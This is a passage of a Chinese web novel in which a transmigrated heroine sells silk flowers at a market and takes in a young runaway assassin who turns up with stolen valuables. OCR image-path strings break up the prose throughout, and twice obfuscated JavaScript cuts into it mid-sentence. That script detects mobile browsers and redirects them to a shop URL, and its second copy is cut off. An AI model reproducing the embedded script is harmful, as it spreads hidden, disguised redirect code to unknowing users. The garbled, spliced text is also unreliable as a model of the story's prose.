不过经过竹音这样一说,她又不酸了,等到这波人过去,还低声给竹音支招:“你卖贵点也没事,我觉得加个十文钱也有人买。” 竹音浅笑:“我现在涨价,她们就该骂我了,还是卖完今天再说。” 等到原先的顾客领着亲朋好友赶过来,新客老客站在一起,很快就把桌上的缠花给挑光了,连她专门做出来的那两个贵价重工花,因为价格低廉,也被人当成宝一样买走。 有些来晚了,没赶上趟的姑娘们便抱怨道:“你这货备的太少了,我们还没挑呢,就卖完了。” “就是,我喜欢的荷花,第一圈来的时候还有,第二圈就没了,你什么时候做新的呀?” “下回不会就涨价了吧?” 竹音立即趁热打铁的说道:“姐妹们别急,你们这样喜欢我做的缠花,我心里也十分欢喜,今日货备少了,确实是我的错,我没想到能卖的这么好。 不然这样吧,如果大家实在有喜欢的款式没买到,我还是按照这个价格,给大家做预定,每枝花给我一半定金,我记下来,回去就做,下个集我再来,你们付了尾款就能拿走,怎么样?” 姑娘们一听不仅不涨价,还可以预定,保证自己想要的一定能买到,顿时心里舒畅起来。 但她们又很担心竹音会卷钱跑路:“我们把定金给了你,你下个集不来怎么办呢?” “我家以前便经营银楼,叫簪竹记,知道我家名号的应该都清楚我们簪竹记的信誉。 如今家中遇上了祸事,银楼没了,我才迫不得已出来摆摊,我如今就住在云溪村,你们要是怕我跑了,可以随时来找我。” 竹音语气不疾不徐,说的信誓旦旦,配合上她本来就很沉稳可靠的气质,很有说服力。 “原来是簪竹记啊!我以前去过你家铺子。”有姑娘认出了她:“我好像见过你,有一回你在柜台后面算账,我的钱是你结的!” 竹音腼腆一笑:“以前偶尔会帮娘亲干活,应该有不少人见过我。” 经过她这么一说,一时之间,不少去过簪竹记的人,都把她对上了号。 “原来是你啊!你是簪竹记的小东家。” “你们家的事儿我也听说了,唉,你还请节哀……” “可怜见的,以前开银楼,现在却沦落到摆摊,怪不得你的缠花做的这么好,原来是银楼的手艺。” “哎呀,我记得以前簪竹记的缠花都要卖到百文以上呢,今天真是赚大了。小东家,我要再订两朵荷花!” 自竹音亮明身份后,她这个簪竹记小东家的名号又被人称呼了起来。 她也没改名,给自己摊子也沿用了簪竹记这个名号,方便借着以前的名声来推广。 正经银楼的手艺,地摊的价格,落魄少东家的信誉,不管是出于占便宜的心理,还是对她的同情,总之,今日掏钱来预定的客人还真不少。 竹音一边收钱,一边迅速的用炭笔在准备好的纸上记录订单,等到最后一个客人离开,她已经成功预定出去了56朵缠花,战绩喜人。 隔壁摊位的婶子见竹音小小年纪,做起生意来游刃有余,手段频出,也在心里感叹,不愧是银楼的小东家,要是家里没出事,估计也是个精明能干的继承人,真是世事无常啊。 摊子上的缠花卖的干干净净,竹音也不等下午了,直接收起箱子提前走人。 她和隔壁摊的婶子打了声招呼,随后便去买蚕丝等物料,顺便买了些生活用品,也没怎么欣赏古代风物,便大步回家去干活了。 下次赶集是十天后,没有大节日的情况下,集市不会有今日这么热闹。 但竹音接了预定,又要做新品,十天时间,还是很紧张的。 她要赶紧把簪竹记缠花的名头打出去,多接些订单,借此把手里的钱过了明目,便可以招贤纳才,帮她干活了。 竹音在家缠了六天花,给自己累了个好歹,不禁更加怀念机械化时代,但凡有个电钻呢,她也不至于差点把手废掉。 午饭吃完之后,她活动了一番身体,做了两组拉伸运动,还想继续干活,结果却见原本晴朗的天空变的雾沉沉的,似乎要下雨。 不一会儿,狂风大作,乌云遮天。 她赶紧把晾在院子里的衣服收回来,刚一进门,就听见一声闷雷在身后炸响,再回 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092793|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 头,豆大的雨滴已经滴落下来,噼里啪啦砸在地上,一分钟不到的时间,就让整个院子的地面都湿透了。 “幸好收的快!”竹音拍拍胸脯,把晾干的衣服叠起来放好,点燃了油灯,继续缠花。 外面的天黑压压的,窗户有点漏风,时不时把竹音剪好的花瓣吹的飞起来。 她有些烦躁的坐起身,找了个茶碗过来,把花瓣压住。 外面又响起一声惊雷,风更大,雨更急,老旧的木门吱呀作响,好像要被大风吹的直接垮掉。 “唉,干个活都干不安宁。”竹音嘟囔了一句,不太愉快的起身,往门口走,准备找个东西把木门支上,免得真的被风给吹坏了,她可不想晚上睡没大门的屋子。 刚走到门边,她看着门缝里透出来的一束光影,忽觉不对劲,反手拿了靠在墙上的劈柴斧头,轻手轻脚的靠近大门,眯起眼睛,屏息片刻,然后猛地拉开门,同一时间,斧头向外面的黑影狠狠劈去—— 狂风猛的灌进来,带着泥土的湿腥气冲进鼻子里,一张熟悉的脸挂着雨水,映入竹音的眼帘。 “竹姑娘,是我!”玄烬利落侧身,轻巧的躲过她的攻击,因淋了雨的缘故,他的黑发沾在了脸上,浑身湿透,身形又狼狈又笔挺。 竹音的斧头落到一边,她惊讶的看着玄烬:“你怎么回来了?” 玄烬似乎有些心虚,没敢正眼直视她的眼睛,声音暗哑:“我……路上碰见了追查的人,没办法去取钱。我不知道去哪,走着走着就回来了。” “那你怎么不敲门?”竹音瞪他。 “我、本来没想好要不要打扰你,没想到你出来了……”玄烬咬了咬嘴唇,诚实的说道。 他本来只想在门口站一会儿,没想到竹音在这时候出来了。 其实他很早就听见了她的脚步声,也知道她转道去拿了武器,甚至在门口站了一会儿。 但他愣是没走,更没躲起来,硬等到竹音开门,才开口证明身份。 也许,他心里也是希望她能发现他的吧?玄烬有些卑劣的想。 “回来就回来,鬼鬼祟祟的干什么,吓我一跳!”竹音提着斧头,有些无语的看着他:“这么大雨,也不知道找地方躲躲,没叫人看见吧?” 她伸长脖子朝外看,查看四周有没有可疑人影。 玄烬听她话里虽有责怪意味,但没有直接赶他走,心里不禁涌起一股隐秘的欢喜,期待的说:“没有,我很擅长躲避,没人发现我。 你、你能再收留我一段时间吗?我有钱。” 说着,他从身后取下一个包裹,递给竹音看。 竹音眼睁睁见他打开包裹,露出一大堆金银珠宝,外加两摞大额银票。 她惊疑不定的看着玄烬:“哪来的?” 玄烬倒是理直气壮,用平稳的声线说道:“路过一家压榨乡邻的土财主家,从他家里拿的。” 竹音:??? 这年头形容偷盗都这么清新脱俗了吗? 10. 第10章 我可以留下吗? 她看了眼玄烬湿透的衣裳,一言难尽的说:“你浑身是伤,还跑去偷东西?” 玄烬连忙展示自己的身体:“已经好了很多了,不影响。” “我是在关心这个吗?”竹音恨不得去拧他的耳朵,把他一把拽进屋,反手关上门,压低声音,用气音骂道:“你要被抓住了怎么办?” 玄烬对她这突如其来的触碰还有些慌乱,踉跄着被她拽了进去,刚站定,听完她的话,又有些不解:“那些人怎么可能抓得住我……” 就土财主家的那几个护院,还不如院子里养的大黑狗机灵呢。 竹音扶额,发觉两人谈论的问题已经串频了。 如果真如玄烬所说,那是个欺压乡里的土财主,恶人自有恶人磨,她对这笔意外之财倒是没有排斥心理,甚至可以欣然接受。 但,事情的关键是:“你确定自己没留下痕迹吗?” 竹音再一次质问他。 “绝对没有!”玄烬面色一肃,郑重承诺道:“不管是追查我的人,还是那家富户,都没发现我,我没留下任何痕迹,你大可放心。” 竹音皱着眉头,紧紧盯着他:“你到底是干嘛的?江湖帮派?还是哪国细作?对这种事这么熟悉。” 玄烬嗫嚅了一下嘴角,到底没敢承认自己的身份,他怕把人吓走,只含糊的说道:“只是以前学过一些应对手段。” 竹音见他不愿意多说,面色更加不好看。 玄烬连忙补充道:“我做这两件事的城镇离这里都很远,要好几天的路程,那些追查我的人,我一发现他们的踪迹,就赶紧掉头走了,他们还在甘南城找我,绝对不会想到我会跑这么远的。” 他的目光带着些许祈求,可怜巴巴的看着竹音:“竹姑娘,我、可以留下吗?” 竹音面无表情的看着他,没说话。 玄烬在她的注视下,充满星光的眼神慢慢变得落寞,半晌后,他垂下眼帘,把手里的包裹放到桌上,轻轻的说:“我知道了,我这就走,这些东西全都给你,我知道救命之恩无以为报,但我也只有这些东西了,以后……以后我就不再来了……” 说完话,他没再看竹音一眼,低着头,转身就要离开。 竹音没拦他。 他推开门,迈着略显沉重的步伐往外走,只觉得心里空落落的,喉头也有些艰涩。 他不知道自己是怎么了,也许是在这里感受到了从没有感受过的温暖照料,又或是他在濒死之时被人拉回人间,有着劫后余生、心有余悸的庆幸之感,总之,他对这个地方,有着奇异的留恋。 但这里,终归不是他的落脚处。 就像往常的每一次一样,没人会收留他。 没人会收留一个麻烦的杀手。 他确实该走了。 风还在肆无忌惮的刮,斜雨细细密密的落到身上,带来一阵湿寒。 “等等!”竹音终于开口,声音里充斥着一股无可奈何的不耐烦:“这么大雨你能去哪啊,就在这住着吧。” 玄烬一秒转身,眼眸中闪烁着惊喜,好像眼睛一下子亮了,像一只快乐的小狗:“真的吗?” “真的,快进来吧。”竹音把包裹里的银票全部拿出来,据为己有,将剩余的东西还给他:“我不好出手,既然你懂,等有机会了,你找地方出手后再给我吧。” 玄烬关上门,走过来,乖巧点头:“好。” 竹音看着他身上的衣衫还在滴水,皱了皱眉:“还有干衣服吗?赶紧换了,你这样泡着,伤口能好?” 玄烬心里一暖,他真的很喜欢别人关心他,这让他觉得自己逃离组织的决定做的非常正确,否则他一辈子都不会感受到正常人的情感。 他把身上另一个包裹取下来,里面还有一套防水雨布包着的衣服,是竹音之前帮他买的。 竹音见他准备换衣服,便说:“厨房里有热水,我给你提过来,你洗了澡再换,别染上风寒了。” 她平日里喝的都是热水,所以有一个烧水壶一直在炉子上放着。 玄烬执意要自己去提。 竹音看着他的胸口:“伤口还没痊愈吧,你能偷东西我信,但能做体力活吗?” 玄烬想了想,忍着羞赧,扯开胸前的衣襟,展示伤口给她看:“已经结了很厚的痂了,快好了。” 雨水让他的胸膛湿润,结痂的地方边缘处被水微微泡软,翘了起来,有些伤口浅的地方,已经掉了痂,露出浅粉色的新肉,倒显得伤口更加狰狞。 竹音遗憾的想,好好的八块腹肌大美男,多了这些疤痕,美感被大大破坏,真是可惜了。 她怜悯的拍了拍玄烬的肩膀:“等伤好了,我再给你找找祛疤的药,尽量给疤痕淡化掉。” 玄烬身体一僵,若有所思的看向自己的疤痕:“你觉得很丑吗?” “嗯,有点……”竹音看着那些像蜈蚣一样的疤痕,摸了摸下巴:“但这也是没办法的事,毕竟你受了那么重的伤,能捡回一条命就不错了,留点疤痕不算什么。” 玄烬抿了抿唇,轻轻点头。 他在心里默默对自己说:她不喜欢疤痕,既然如此,他会把它们全都去掉。 “不过你这恢复能力真是堪比金刚狼呀,这有半个月的时间吗?居然真的好了大半。”竹音感慨的帮他拢上衣襟,指挥他去厨房:“行了,赶紧去洗澡吧,我要继续干活了。” 玄烬却没动:“金刚狼是什么?” “额……一种恢复能力很强的狼,以前听我娘讲故事的时候说过。”竹音顿觉失言,立刻敷衍了一句,把事情推到死人身上。 她用一块木板抵住门,扛住了大风的肆虐,随即坐到桌前开始工作。 金刚狼吗? 玄烬把这个词记下,然后拿着衣服和木盆去洗澡。 等到竹音又做完了两朵花,玄烬带着满身水气回来,不过这回是热气腾腾的水汽。 洗了一个热水澡,驱散了浑身的寒气,他的脸也被蒸腾的微微泛粉,看起来更具少男气息。 竹音看他一眼,一边感叹这家伙建模真好,一边没忍住问道:“你今年几岁呀?” “十八。”玄烬擦着头发,很迅速的回答道。35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092794|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p> 才十八啊! 这就是传说中的清纯男大吗? 竹音看着他擦头发的动作,心中顿时划过千种滋味,知道他年轻,没想到这么年轻,居然连二十都不到。 一想到他当时受了那么重的伤,还强忍着没喊过一句痛,再对比现代的十八岁男大,不得不说,这孩子真能忍。 光忍耐力这块,比起同龄人肯定是早熟的。 玄烬见她一直看着自己,擦头发的动作渐渐慢了下来,直到彻底停下,有些不安地问:“怎么了?” 少男五官精致,线条利落干净,眉目深邃锋锐,看起来又冷又俊,带着一股说不出来的野性,举手投足之间,散发着不自知的魅力。 竹音靠在椅背上欣赏他,闻言落落大方的笑道:“没事,看你挺好看的。” 看我挺好看的? 玄烬下意识打量自己,他好看吗? 好像以前也有人说过。 但他是杀手,杀手是不能露脸的,好不好看不重要,能杀人才重要,在竹音说他好看之前,他好像从来没怎么刻意关注过自己的长相。 “我真的好看吗?”他忐忑的问。 “真的啊,我骗你干嘛。”竹音理所当然的说道:“你是我目前见过最好看的男人。” 她毫不吝啬的夸奖,不带任何旖旎味道,却让玄烬心里又起了一层涟漪。 这张脸,原来她觉得好看吗? 那真是太好了! 